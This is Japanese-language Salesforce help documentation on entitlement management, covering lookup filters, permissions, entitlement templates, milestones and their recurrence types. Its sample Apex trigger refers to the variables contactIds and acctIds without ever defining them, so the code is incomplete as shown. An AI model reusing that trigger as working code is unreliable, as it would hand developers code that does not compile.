エンタイトルメント関連のケース項目にルックアップ検索条件を設定して、ユーザがケースで選択できるエンタイトルメントを制限します。

たとえば、コミュニティユーザがケースを作成して［エンタイトルメント名］項目にルックアップを使用する場合、取引先または取引先責任者に登録されたエンタイトルメントのみを選択できるようにルックアップ検索条件を設定できます。

1. [設定]から、［クイック検索］ボックスに「*エンタイトルメントの設定*」と入力し、[エンタイトルメントの設定] を選択します。
2. 参照項目に返す項目を選択します。

ケースの参照項目	クリック対象...	戻り値...
納入商品	ケースに同じ取引先がある	ケースの取引先に登録されている納入商品。 ヒント: 取引先をケースと共有するすべての納入商品が参照項目から返されるようにするには、このオプションのみを選択します。
	ケースに同じ取引先責任者がいる	ケースの取引先責任者に登録されている納入商品。
	ケースの取引先にエンタイトルメントがある	ケースの取引先に属するエンタイトルメントの関連納入商品。
	ケースの取引先責任者にエンタイトルメントがある	ケースの取引先責任者に関連するエンタイトルメントの関連納入商品。
エンタイトルメント	有効な状況	有効な［状況］のエンタイトルメント。
	ケースに同じ取引先がある	ケースの取引先と関連付けられているエンタイトルメント。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ケースのエンタイトルメント関連ルックアップ検索条件を設定する
- 「エンタイトルメントの管理」

ケースの参照項目	クリック対象...	戻り値...
	ケースに同じ納入商品がある	ケースの納入商品と関連付けられているエンタイトルメント。
	ケースに同じ取引先責任者がいる	ケースの取引先責任者と関連付けられているエンタイトルメント。

複数の項目を選択すると AND 関数のように機能するため、項目を選択するほど、返されるオプションが制限されます。たとえば、［ケースに同じ取引先がある］と［ケースに同じ取引先責任者がいる］を選択すると、［納入商品］参照項目では、ケースの取引先と取引先責任者の両方に登録された納入商品のみが返されます。

ヒント: サポートエージェントのサポート対象の確認方法に合致する項目を選択します。たとえば、サポートエージェントが取引先に基づいてサポート対象を確認する場合、取引先関連の項目を選択します。

3. [保存] をクリックします。

メモ: 同等のルックアップ検索条件は、作業指示では使用できません。

エンタイトルメント管理へのユーザアクセス権の付与

エンタイトルメント管理を設定したら、ユーザが適切なユーザ権限、項目アクセス権、およびタブアクセス権を持っていることを確認します。

1. エンタイトルメント管理権限をユーザに割り当てます。

ユーザによる操作	必要な権限	権限が自動的に有効化される標準プロファイル
マイルストン、エンタイトルメントプロセス、エンタイトルメントテンプレートを含むエンタイトルメント管理の設定	「エンタイトルメントの管理」 および 「アプリケーションのカスタマイズ」	システム管理者
コミュニティへのエンタイトルメント管理の提供	「アプリケーションのカスタマイズ」 および 「コミュニティの作成および設定」	システム管理者
エンタイトルメント管理を含むカスタムレポートタイプの作成または更新	「カスタムレポートタイプの管理」	システム管理者

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ユーザを作成および編集する
- 「内部ユーザの管理」

ユーザによる操作	必要な権限	権限が自動的に有効化される標準プロファイル
エンタイトルメント管理のカスタムレポートタイプに基づいたレポートの作成および実行	「レポートの作成とカスタマイズ」	参照のみ、標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
エンタイトルメントを含むケースの作成	ケースに対する「作成」 および エンタイトルメントに対する「参照」	標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
ケースのエンタイトルメントの変更	ケースに対する「編集」 および エンタイトルメントに対する「参照」	標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
エンタイトルメントがある作業指示の作成	作業指示に対する「作成」 および エンタイトルメントに対する「参照」	標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
作業指示のエンタイトルメントの変更	作業指示に対する「編集」 および エンタイトルメントに対する「参照」	標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
エンタイトルメントの確認または表示	エンタイトルメントに対する「参照」	参照のみ、標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
エンタイトルメントの作成	エンタイトルメントに対する「作成」	なし:権限セットまたはカスタムプロファイルで権限を有効化
エンタイトルメントの変更	エンタイトルメントに対する「編集」	なし:権限セットまたはカスタムプロファイルで権限を有効化
エンタイトルメント取引先責任者の表示	エンタイトルメント取引先責任者に対する「参照」	参照のみ、標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者

ユーザによる操作	必要な権限	権限が自動的に有効化される標準プロファイル
エンタイトルメント取引先責任者の変更	エンタイトルメント取引先責任者に対する「作成」 および エンタイトルメント取引先責任者に対する「削除」	なし:権限セットまたはカスタムプロファイルで権限を有効化
サービス契約の確認または表示	サービス契約に対する「参照」	参照のみ、標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
サービス契約の作成	サービス契約に対する「作成」	なし:権限セットまたはカスタムプロファイルで権限を有効化
サービス契約の変更	サービス契約に対する「編集」	なし:権限セットまたはカスタムプロファイルで権限を有効化
契約品目名の確認または表示	契約品目名に対する「参照」	参照のみ、標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
サービス契約への契約品目名の追加	サービス契約に対する「編集」 および 契約品目名に対する「作成」および商品と価格表に対する「参照」	なし:権限セットまたはカスタムプロファイルで権限を有効化
サービス契約の契約品目名の変更	サービス契約に対する「編集」 および 契約品目名に対する「編集」および商品と価格表に対する「参照」	なし:権限セットまたはカスタムプロファイルで権限を有効化

ヒント: 標準プロファイルに特定のユーザ権限がない場合は、権限セットを作成してそこで権限を有効化できます。または、標準プロファイルをコピーしてカスタムプロファイルで権限を有効化します。

2. 項目レベルセキュリティを設定します。

   ユーザが表示および編集できるエンタイトルメント管理項目を選択します。項目レベルセキュリティの設定により、ユーザインターフェースの次の領域でユーザの項目へのアクセス権を指定できます。

   - 詳細ページと編集ページ
   - 関連リスト

- リストビュー
- レポート
- 検索結果
- メールと差し込み印刷テンプレート
- コミュニティ

項目レベルセキュリティは、権限セット、プロファイル、または特定の項目から設定できます。

重要: ユーザがエンタイトルメントからケースを作成したり、ケースの割り当てエンタイトルメントを変更したりできるようにするには、ケースの［エンタイトルメント名］項目をユーザのプロファイルで編集可能にします。

エンタイトルメントテンプレートの設定

エンタイトルメントテンプレートを使用すると、ユーザが商品に追加できるサポート条件を事前に定義できます。

顧客が商品を購入したときにサポートエージェントが適切なエンタイトルメントをすばやく追加できるように、特定の商品のエンタイトルメントテンプレートを作成できます。たとえば、エージェントが顧客に提供される商品にエンタイトルメントを容易に追加できるよう Web サポートまたは電話サポートのエンタイトルメントテンプレートを作成できます。

Salesforce では、購入済み商品またはインストール済み商品は納入商品として表されます。つまり、次のようになります。

- *商品*(例:「レーザースキャナ」)はエンタイトルメントテンプレートにリンクされる
- 対応する*納入商品*(例: ABC Labs によって購入されたレーザースキャナ)は、エンタイトルメントテンプレートから作成されたエンタイトルメントにリンクされる

メモ: エンタイトルメントテンプレートは、エンタイトルメントおよび商品が組織で有効になっている場合にのみ使用できます。

ヒント: エンタイトルメント管理の Trailhead モジュールでは、一般的な用語を紹介し、エンタイトルメントテンプレート作成プロセスについて説明します。楽しみながら学びましょう。使用を開始するには、「エンタイトルメント管理」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントテンプレートを作成する
- 「エンタイトルメントの管理」

1. ［エンタイトルメントテンプレート］関連リストを商品ページレイアウトに追加します。
2. 必要に応じて、［種別］および［営業時間］項目を［エンタイトルメントテンプレート］関連リストに追加します。Web サポートや電話サポートなどのエンタイトルメントの種類、およびエンタイトルメントに適用される営業時間が表示されます。
3. エンタイトルメントテンプレートを作成します。
   a. ［設定］から、［クイック検索］ボックスに「テンプレート」と入力し、［エンタイトルメントテンプレート］を選択します。

b. [新規テンプレート] をクリックします。

c. 次の詳細情報を入力します。

項目	説明
エンタイトルメントテンプレート名	エンタイトルテンプレートの名前。 *「電話サポート」*のように、内容がわかるような名前を使用します。これにより、商品の関連リストに表示された場合に、エンタイトルテンプレートについてわかりやすくなります。
期間 (日)	エンタイトルメントが有効な日数。 たとえば、エンタイトルメントテンプレートで、この商品を購入したすべての顧客が 90 日間の電話サポートを受けることができるようにする場合、*「90」*と入力します。
エンタイトルメントプロセス	エンタイトルメントプロセスのエンタイトルメントへの追加
障害あたり	エンタイトルメントがサポートするケース数を制限します。この項目が表示されるかどうかはシステム管理者が決定します。
エンタイトルメントあたりのケース	このエンタイトルメントがサポートするケース数の合計。 この項目は、[障害あたり] 項目が選択されている場合にのみ表示されます。
営業時間	エンタイトルメントのサポートされている営業時間。
種類	Web サポート、電話サポートなど、エンタイトルメントの種別。 管理者は項目の値をカスタマイズできます。

4. [保存] をクリックします。

5. エンタイトルメントテンプレートを商品に追加します。

a. 商品の詳細ページに移動します。

b. [エンタイトルメントテンプレート] 関連リストで [エンタイトルメントテンプレートの追加] をクリックします。

c. エンタイトルメントテンプレートを選択します。

d. [選択したものを挿入] をクリックします。

e. [完了] をクリックします。

これで、ユーザが納入商品を作成してその商品にリンクすると、エンタイトルメントテンプレートから作成されたエンタイトルメントが納入商品の [エンタイトルメント] 関連リストに含まれるようになります。これにより、納入商品に関する問い合わせに対応するサポートエージェントは、その顧客がどのようなサポートを受けることができるのかをすばやく確認できます。

メモ: すべてのユーザは、「設定・定義を参照する」ユーザ権限がなくても、参照項目によってエンタイトルメントテンプレートを表示できます。

Web、メール、コミュニティからケースへのエンタイトルメントの自動追加

エンタイトルメントは、Web-to-ケース、メール-to-ケース、またはコミュニティで作成されたケースには自動的に適用されません。ただし、Apex コードを使用してエンタイトルメントをこれらの機能に追加できます。

Web-to-ケース、メール-to-ケース、またはコミュニティを介して作成されたケースは、自動的にエンタイトルメントに関連付けられません。ケースの [エンタイトルメント] 項目が空の場合、次のサンプルトリガはケースの取引先責任者に有効なエンタイトルメントがあるかどうかを確認します。取引先責任者に有効なエンタイトルメントがある場合、そのエンタイトルメントがケースに追加されます。取引先責任者に有効なエンタイトルメントがない場合、トリガはケースの取引先に有効なエンタイトルメントがあるかどうかを確認します。取引先に有効なエンタイトルメントがある場合、そのエンタイトルメントがケースに追加されます。このトリガは、カスタマーサポート契約に従ってケースを解決するのに役立ちます。

このケーストリガを Salesforce 組織で定義する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ケースのトリガ」と入力し、[ケースのトリガ] を選択します。
2. [新規] をクリックします。
3. 下のテキストをコピーし、テキスト項目に貼り付けます。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

Apex トリガを定義する
- 「Apex 開発」

```
trigger DefaultEntitlement on Case (Before Insert, Before Update) {
    List <EntitlementContact> entlContacts =
                [Select e.EntitlementId,e.ContactId,e.Entitlement.AssetId
                From EntitlementContact e
                Where e.ContactId in :contactIds
                And e.Entitlement.EndDate >= Today
                And e.Entitlement.StartDate <= Today];
        if(entlContacts.isEmpty()==false){
            for(Case c : Trigger.new){
                if(c.EntitlementId == null && c.ContactId != null){
                    for(EntitlementContact ec:entlContacts){
                        if(ec.ContactId==c.ContactId){
                            c.EntitlementId = ec.EntitlementId;
```

```
                            if(c.AssetId==null && ec.Entitlement.AssetId!=null)
                                c.AssetId=ec.Entitlement.AssetId;
                            break;
                        }
                    }
                }
            }
        } else{
            List <Entitlement> entls = [Select e.StartDate, e.Id, e.EndDate,
                    e.AccountId, e.AssetId
                    From Entitlement e
                    Where e.AccountId in :acctIds And e.EndDate >= Today
                    And e.StartDate <= Today];
            if(entls.isEmpty()==false){
                for(Case c : Trigger.new){
                    if(c.EntitlementId == null && c.AccountId != null){
                        for(Entitlement e:entls){
                            if(e.AccountId==c.AccountId){
                                c.EntitlementId = e.Id;
                                if(c.AssetId==null && e.AssetId!=null)
                                    c.AssetId=e.AssetId;
                                break;
                            }
                        }
                    }
                }
            }
        }
    }
}
```

関連トピック:

エンタイトルメントプロセスの設定

マイルストン

マイルストンは、サポートプロセスの必要な時間ベースのステップ(最初の対応やケース解決時間など)を表します。エージェントが時間どおりに適切にサポートレコードを解決するために、マイルストンがエンタイトルメントプロセスに追加されます。


エンタイトルメントプロセスには、最大 10 個のマイルストンを設定できます。マイルストンは、エンタイトルメントプロセス内で 1 回発生、またはエンタイトルメントプロセスが存在する限り繰り返し発生するように設定できます。

次に、どのようにマイルストンがサポートプロセスに適合するのかを示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)



[設定]の[エンタイトルメント管理]にある[マイルストン]ページで、組織の既存のマイルストンを表示します。エンタイトルメントおよびエンタイトルメントプロセスの[マイルストン]関連リストには、関連するマイルストンも表示されます。

ヒント: 組織でマイルストンを使用したレコードのリストを表示する方法は、次のとおりです。

- マイルストンを使用して作業指示を表示するには、[オブジェクトマイルストン] カスタムレポートタイプを使用して作業指示レポートを作成します。
- マイルストンを使用してケースを表示するには、[マイルストンが関連するケース] カスタムレポートタイプを使用してケースレポートを作成します。
- マイルストン項目に基づいて絞り込むリストビューを作成します。

サポートプロセスでマイルストンを使用する前に、「エンタイトルメント管理の制限事項」 (ページ 3135)を確認してください。

ヒント: エンタイトルメント管理の Trailhead モジュールでは、一般的な用語を紹介し、マイルストン作成プロセスについて説明します。楽しみながら学びましょう。使用を開始するには、「エンタイトルメント管理」を参照してください。

関連トピック:

マイルストンの設定
マイルストンの状況
マイルストンの繰り返しタイプ
マイルストンアクション

マイルストンの状況

サポートレコードのマイルストンには、3つの状況のいずれかが表示されます。

状況	意味	例
✔ 適合	レコードのマイルストンは完了、または違反していません。 **重要:** 新しいレコードは違反していないため、適合と表示されます。	ケースの最初の対応は完了、または違反していません。
未処理の違反	レコードの1つ以上のマイルストンに違反があったため、サポートプロセスのステップが完了していません。	マイルストンの完了期限が切れる前に、割り当てられたエージェントがケースの最初の対応を完了できませんでした。
クローズ違反	レコードの1つ以上のマイルストンに違反がありましたが、サポートプロセスのステップは完了しました。	マイルストンの完了期限が切れた後に、割り当てられたエージェントがケースの最初の対応を完了しました。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

関連トピック:

- エンタイトルメントプロセス
- マイルストンのエンタイトルメントプロセスへの追加
- マイルストンアクション

マイルストンアクション

マイルストンアクションは、エンタイトルメントプロセスのマイルストンで発生する、時間ベースのワークフローアクションです。マイルストンをエンタイトルメントプロセスに追加した後で、アクションをマイルストンに追加できます。

たとえば、次の操作を行うマイルストンアクションを作成できます。

- 最初の対応マイルストンが違反に近くなる1時間前に特定のユーザにメールアラートを送信する
- 最初の対応マイルストンが正常に完了した1分後にケースの特定の項目を更新する

次の3つのアクションをマイルストンに追加できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

アクションの種類	説明
成功時のアクション	マイルストンが正常に完了した場合に実行するアクション。完了が遅れたマイルストンに対しても成功時のアクションは起動します。
警告時のアクション	マイルストンが違反に近い場合に実行するアクション。
違反時のアクション	マイルストンが違反した場合に実行するアクション。

各アクションの種類の次のアクションを自動化できます。

ワークフローアクション	実行する内容	例
新規 ToDo	ワークフロー ToDo の作成	最初の対応マイルストンが違反の場合にサポートエージェントが顧客に電話で通知する ToDo を作成します。
新規メール	メールアラートの作成	ケースに対する最初の対応マイルストンが違反に近い場合、ケース所有者に通知します。
新規項目自動更新	項目自動更新の定義	最初の対応マイルストンが違反に近い場合、ケースの[優先度]項目を［高］に更新します。
新規アウトバウンドメッセージ	アウトバウンドメッセージの定義	最初の対応マイルストンが完了したら、パーツまたはサービスに関するデータを外部システムに送信します。
既存のアクションの選択	既存のアクションの選択	既存のメールアラートを使用して、このケースの最初の対応が違反に近い場合にケース所有者に通知します。

関連トピック:

- マイルストンアクションのエンタイトルメントプロセスへの追加
- エンタイトルメントプロセス
- エンタイトルメントプロセスでのレコードの移動

マイルストンの繰り返しタイプ

マイルストンを作成するときには、繰り返し種別を選択する必要があります。各繰り返し種別の意味と使用する状況について説明します。

Salesforce のマイルストンの繰り返し種別には次の 3 つがあります。

繰り返しタイプ	意味	開始日の決定方法	例
繰り返しなし	マイルストンは、サポートレコードで 1 回のみ発生します*。	開始日は、レコードでマイルストン条件が一致した時点です。	「最初の対応」 「解決時間」
独立	マイルストンは、マイルストン条件がレコード条件に一致するたびに発生します。 メモ: 独立して繰り返されるマイルストンは、一度に 1 つのみ有効にできます。	以前の発生がいつ完了したかにかかわらず、レコードでマイルストン条件が一致した時点が開始日になります。	「応答時間」
順次	マイルストンは、マイルストン条件がレコード条件に一致するたびに繰り返し発生します。 メモ: 順次繰り返されるマイルストンは、一度に 1 つのみ有効にできます。	最初の発生では、ケースでマイルストン条件が一致した時点が開始日になります。 以降の発生では、次のようになります。 • 開始日は、前の発生の目標日より後であれば、レコードでマイルストン条件が一致した時点です。 • 発生が目標日より *前に*完了	「顧客連絡済み」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

繰り返しタイプ	意味	開始日の決定方法	例
		し、レコードで再度マイルストン条件が一致した場合、前の発生の目標日時点で次の発生が開始します。 • 発生がその目標日より後に完了した場合、次の発生の開始日は、レコードでマイルストン条件が一致した時点になります。	

*これらの定義では、サポートレコードにケースと作業指示が含まれます。

例:

繰り返しなし

ケースが 4 時間以内に解決されていることを確認するために、「解決時間」というマイルストンが設定されているとします。このマイルストンには次の 1 つの条件があります: *[ケース: 状況]、[次の文字列と一致する]、「新規, 処理中, エスカレーション済」*

このマイルストンは、たとえば次のように使用されます。

1. 午前 10 時にケースが作成されます。[状況] が［新規］であるため、マイルストン条件がケース条件に一致します。
2. 「解決時間」マイルストンが自動的に作成され、次のように設定されます。
   - 開始日 = 午前 10 時 (現在の時刻)
   - 目標日 = 午後 2 時 (開始日の 4 時間後)
3. 午後1時にサポートエージェントが顧客の問題を解決してケースをクローズし、マイルストーンが完了とマークされます。

独立

エンジニアリングチームへのケースのエスカレーションを追跡するために、「エンジニアソリューション提案済み」というマイルストンが設定されているとします。このマイルストンが発生すると、サポートエージェントは 4 時間以内にエンジニアリングチームからソリューションが提案されることを期待します。このマイルストンには次の 1 つの条件があります: *[ケース: 状況]、[次の文字列と一致する]、「Waiting on Engineer (エンジニア待ち)」* (カスタムステータス)

このマイルストンは、たとえば次のように使用されます。

1. 午前 10 時にサポートエージェントがエンジニアリングチームにケースをエスカレーションし、マイルストン条件がケース条件に一致します。
2. 「エンジニアソリューション提案済み」マイルストンの発生が次のような設定で自動的に作成されます。

- 開始日 = 午前 10 時 (現在の時刻)
- 目標日 = 午後 2 時 (開始日の 4 時間後)

3. 目標日よりかなり前の午前11時に、エンジニアが顧客に送信されるソリューションを提案します。マイルストンは手動またはワークフローで完了とマークされます。

提案されたソリューションが成功すれば、このケースで「エンジニアソリューション提案済み」はもう発生しない可能性があります。ただし、ソリューションで顧客の問題が解決されなかった場合、別の発生が作成されます。

1. 午後1時にサポートエージェントがエンジニアリングチームにケースを再度エスカレーションし、マイルストン条件がケース条件に一致します。
2. 「エンジニアソリューション提案済み」マイルストンの2つ目の発生が次のような設定で作成されます。
   - 開始日 = 午後 1 時 (現在の時刻)
   - 目標日 = 午後 5 時 (開始日の 4 時間後)

この時点で、ケースには「エンジニアソリューション提案済み」マイルストンが 2 つ存在します。

- 午前 10 時に開始された完了しているマイルストン
- 午後 1 時に開始されて目標日が午後 5 時の未完了のマイルストン

マイルストンは、エンタイトルメントプロセスが完了するまで必要に応じて何度でも繰り返すことができます。

順次

SLA の一部として顧客との毎日の連絡を追跡するために、「顧客連絡済み」というマイルストンが設定されているとします。このマイルストンが発生すると、サポートエージェントは24時間のうちに顧客に連絡します。

このマイルストンは、たとえば次のように使用されます。

1. 月曜日の午前 10 時に、エンタイトルメントプロセスに「顧客連絡済み」マイルストンを含むケースが作成され、次のように設定されます。
   - 開始日 = 月曜日の午前 10 時 (現在の時刻)
   - 目標日 = 火曜日の午前 10 時 (開始日の 24 時間後)
2. 月曜日の午前 11 時に、サポートエージェントが顧客に連絡しました。つまり、マイルストンは完了とマークされ、マイルストンの2つ目の発生が作成されることになります。ただし、前の発生の目標日に達していないため、2 つ目の発生の開始日は火曜日の午前 10 時になります。

この時点で、ケースには「顧客連絡済み」マイルストンが 2 つ存在します。

- 月曜日の午前 10 時に開始された完了しているマイルストン
- 火曜日の午前 10 時に開始がスケジュールされ、目標日が水曜日午前 10 時の未完了のマイルストン

サポートエージェントが月曜日に複数回顧客に連絡した場合、火曜日のマイルストンには何も影響ありません。

関連トピック:

エンタイトルメントプロセス

マイルストンのエンタイトルメントプロセスへの追加

マイルストン: サポートされるオブジェクト

マイルストンは顧客の問題を解決するためにチームが完了する必要のあるサポートステップを表します。Salesforce でマイルストンを使用できる場所について理解します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

マイルストンを追加できるレコードタイプ

- ケース
- 作業指示

レコードにマイルストンを追加する方法

実行する一般的な手順は、次のとおりです。

1. サポートプロセスで必要なステップを表す「マスタ」マイルストンを [設定] で作成します。
2. エンタイトルメントプロセスにマイルストンを追加します。このプロセスはマイルストンのカスタマイズ可能なタイムラインです。
3. 顧客エンタイトルメントにエンタイトルメントプロセスを適用します。

作業指示などのサポートレコードをエンタイトルメントプロセスを含むエンタイトルメントにリンクする場合、そのマイルストンを含むプロセスは自動的にレコードに適用されます。詳細は、「マイルストンの設定」を参照してください。

作業指示とケースの両方に同じエンタイトルメントを使用できますか?

エンタイトルメントにそれに関連付けられたエンタイトルメントプロセスがある場合、複数の種別のサポートレコードに同じエンタイトルメントを使用しないでください。すべてのエンタイトルメントプロセスには種別 ([ケース] または [作業指示]) があり、プロセスはその種別に一致するレコードでのみ機能します。たとえば、[ケース] エンタイトルメントプロセスがエンタイトルメントに適用される場合、そのプロセスはそのエンタイトルメントに関連付けられたケースでのみ実行されます。作業指示も同じエンタイトルメントに関連付けられている場合、プロセスは作業指示では実行されません。

マイルストンを 1 つ作成して、エンタイトルメントプロセスの両種別に追加できますか?

はい。たとえば、[設定] で [最初の対応] マイルストンを作成する場合、[ケース] と [作業指示] エンタイトルメントプロセスの両方に追加できます。

エンタイトルメントプロセスの種別の設定方法

エンタイトルメントプロセスを作成するときに、種別を選択します。Summer'16 より前に作成されたエンタイトルメントプロセスは、[ケース] 種別を使用しています。詳細ページでエンタイトルメントプロセスの種別を参照できます。

エンタイトルメントプロセスの種別は変更できますか?
いいえ。エンタイトルメントプロセスを作成したら、そのすべてのバージョンで同じ種別を使用する必要があります。特に優れたエンタイトルメントプロセスを活用する場合は、同じマイルストンを使用して、他の種別の同様のプロセスを簡単に作成することができます。

Lightning Experience でマイルストンがサポートされますか?
ケースマイルストンは、Lightning Experience ではサポートされません。作業指示マイルストンは Lightning Experience で使用できますが、次の制限事項があります。

- [オブジェクトマイルストン] 関連リストとマイルストントラッカーは Lightning Experience の作業指示では使用できません。
- エンタイトルメントプロセスとマイルストンの更新は Salesforce Classic で行う必要があります。
- Lightning Experience の作業指示でマイルストンに関連するフィード項目をクリックすると、Salesforce Classic にリダイレクトされます。

組織でマイルストンを管理する場所

- [エンタイトルメント管理] の [設定] にある [マイルストン] ノードから、マイルストンを表示および作成できます。
- [設定] の [ケースマイルストン] ノードから、ケースマイルストンページレイアウトと入力規則を管理できます。
- [設定] の [オブジェクトマイルストン] ノードから、作業指示マイルストンページレイアウトと入力規則を管理できます。

マイルストンの設定

マイルストンは、サポート管理プロセスの必要なステップ(最初の応答時間など)を表します。組織のマイルストンを設定およびカスタマイズしてエンタイトルメントプロセスに追加し、ケースおよび作業指示などのサポートレコードに適用できるようにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

1. マイルストンのページレイアウトのカスタマイズ
   マイルストンは、ケースの [ケースマイルストン] 関連リストと、作業指示の [オブジェクトマイルストン] 関連リストに表示されます。ページレイアウトをカスタマイズすると、サポートエージェントおよびスーパーバイザがサポートの進行状況を追跡できます。
2. マイルストンフィード項目の有効化
   マイルストンフィード項目を有効にして、サポートエージェントがサポート活動を監視できるようにします。このオプションでは、マイルストンが完了または違反したときに、フィードおよびレコード所有者のプロファイルページに通知が投稿されます。
3. マイルストントラッカーの設定
   マイルストントラッカーを使用すると、サポートエージェントは、今後のマイルストンと終了したマイルストンをすべて表示し、有効なマイルストンと期限切れのマイルストンのカウントダウンを表示できます。マイルストントラッカーはケースフィード、作業指示フィード、カスタムページ、またはサービスコンソールに追加できます。

4. ユーザによるマイルストンの更新の制限
   入力規則をマイルストンに追加して、特定の条件を満たさない限りユーザがマイルストンを更新できないようにします。
5. マイルストンの作成
   マイルストンは、サポートプロセスの必要なステップ(ケースの解決時間や初回応答時間など)を表します。組織の「マスタ」マイルストンを作成してから、エンタイトルメントプロセスに追加して、ケースや作業指示などのサポートレコードに各種サービスレベルを適用します。
6. ケースマイルストンの自動完了
   一意の条件に合致するケースのマイルストンを [完了] として自動的にマークする Apex トリガを作成します。トリガで、マイルストンが [完了] とマークされるために満たす必要のあるイベントおよび関連ケースの条件を定義します。作業指示マイルストンを自動完了する同様のトリガを実装できます。

関連トピック:

マイルストン

エンタイトルメント管理の設定のチェックリスト

マイルストン: サポートされるオブジェクト

マイルストンのページレイアウトのカスタマイズ

マイルストンは、ケースの[ケースマイルストン]関連リストと、作業指示の[オブジェクトマイルストン]関連リストに表示されます。ページレイアウトをカスタマイズすると、サポートエージェントおよびスーパーバイザがサポートの進行状況を追跡できます。

1. 次の項目のいずれかをケースおよびオブジェクトマイルストン詳細ページに追加します。
   - ケースマイルストン詳細ページレイアウトを編集するには、[設定]から、[クイック検索]ボックスに「*ケースマイルストン*」と入力し、ケースマイルストンの下の[ページレイアウト]をクリックします。
   - オブジェクトマイルストン詳細ページレイアウト(作業指示マイルストンに適用)を編集するには、[設定]から、[クイック検索]ボックスに「*オブジェクトマイルストン*」と入力し、オブジェクトマイルストンの下の[ページレイアウト]をクリックします。

項目	説明
実際の経過時間	マイルストンを完了するまでの所要時間。 (経過時間) – (停止時間) = (実際の経過時間) メモ: この項目を表示できるようにするには、[エンタイトルメントの設定]ページで[停止時間と実際の経過時間を有効化]を選択する必要があります。
完了	マイルストンの完了を示すアイコン(✔)。
完了日	マイルストンが完了した日時。
経過時間	マイルストンの完了にかかる時間。自動的に算出して、サポートレコードに営業時間を追加します。[経過時間]は、[完了日]項目が入力されている場合に限り計算されます。
エンタイトルメントプロセス	レコードで使用しているエンタイトルメントプロセス。エンタイトルメントプロセスは省略可能です。
開始日	マイルストン追跡が開始された日時。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ページレイアウトを作成および編集する
- 「アプリケーションのカスタマイズ」

マイルストンを作成する
- 「エンタイトルメントの管理」

  および

  「アプリケーションのカスタマイズ」

[停止時間] および [実際の経過時間] 項目を有効にする
- 「エンタイトルメントの管理」

項目	説明
停止時間	エージェントがマイルストンの完了からブロックされていた時間。たとえば、顧客が追加情報を返信するのをエージェントが待機している場合があります。 メモ: [エンタイトルメントの設定]ページで[停止時間と実際の経過時間を有効化]を選択する必要があります。
目標日	マイルストンを完了する日時。
